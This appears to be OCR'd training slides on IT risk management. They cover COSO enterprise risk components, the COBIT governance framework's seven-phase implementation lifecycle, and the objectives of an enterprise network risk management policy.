
Mission, vision & core values
Strategy development
Business Objective Formulation
Implementation & Performance
Enhanced Value
Governance & Culture
Strategy & Objective-Setting
Performance
Review & Revision
Information Communication & Reporting

http://www.coso.org

Notes:

Risk Management Framework: COBIT Framework

- COBIT Framework is an IT governance framework and supporting toolset that allows managers to bridge the gap between control requirements, technical issues, and business risks
- It emphasizes regulatory compliance, helps organizations to increase the value attained from IT, and enables alignment and simplifies implementation of the enterprise's IT governance and control framework



Outer Ring: Program Management
Middle Ring: Change Enablement
Inner Ring: Continual Improvement Lifecycle
1 What are the drivers
Initiate program
Establish desire to change
Recognize need to act
2 Where are we now?
Define problems and opportunities
Form implementation team
Assess current state
3 Where do we want to be?
Define road map
Communicate outcome
Define target state
4 What needs to be done?
Plan program
Identify role players
Build improvements
5 How do we get there?
Execute plan
Operate and use
Implement improvements
6 Did we get there?
Realize benefits
Embed new approaches
Operate and measure
7 How do we keep the momentum going?
Review effectiveness
Sustain
Monitor and evaluate

http://www.isaca.org


Enterprise Network Risk Management Policy

- Risk Management Policy assists in developing and establishing essential processes and procedures to address and minimize information security risks
- It outlines different aspects of risk and identifies people to manage the risk in the organization

Objectives:

- Equip the organization with the required skills to identify and treat risks
- Provide a consistent risk management framework
- Provide the overall direction and purpose for performing risk management
- Manage the risks with adequate risk mitigation techniques
- Combat the existing and emerging risks
- Integrate operational risks into the risk management process
- Accomplish the strategic and operational goals of the organization
- Facilitate assistance in taking strategic management decisions
- Meet legal and regulatory requirements

Notes: ______________________________

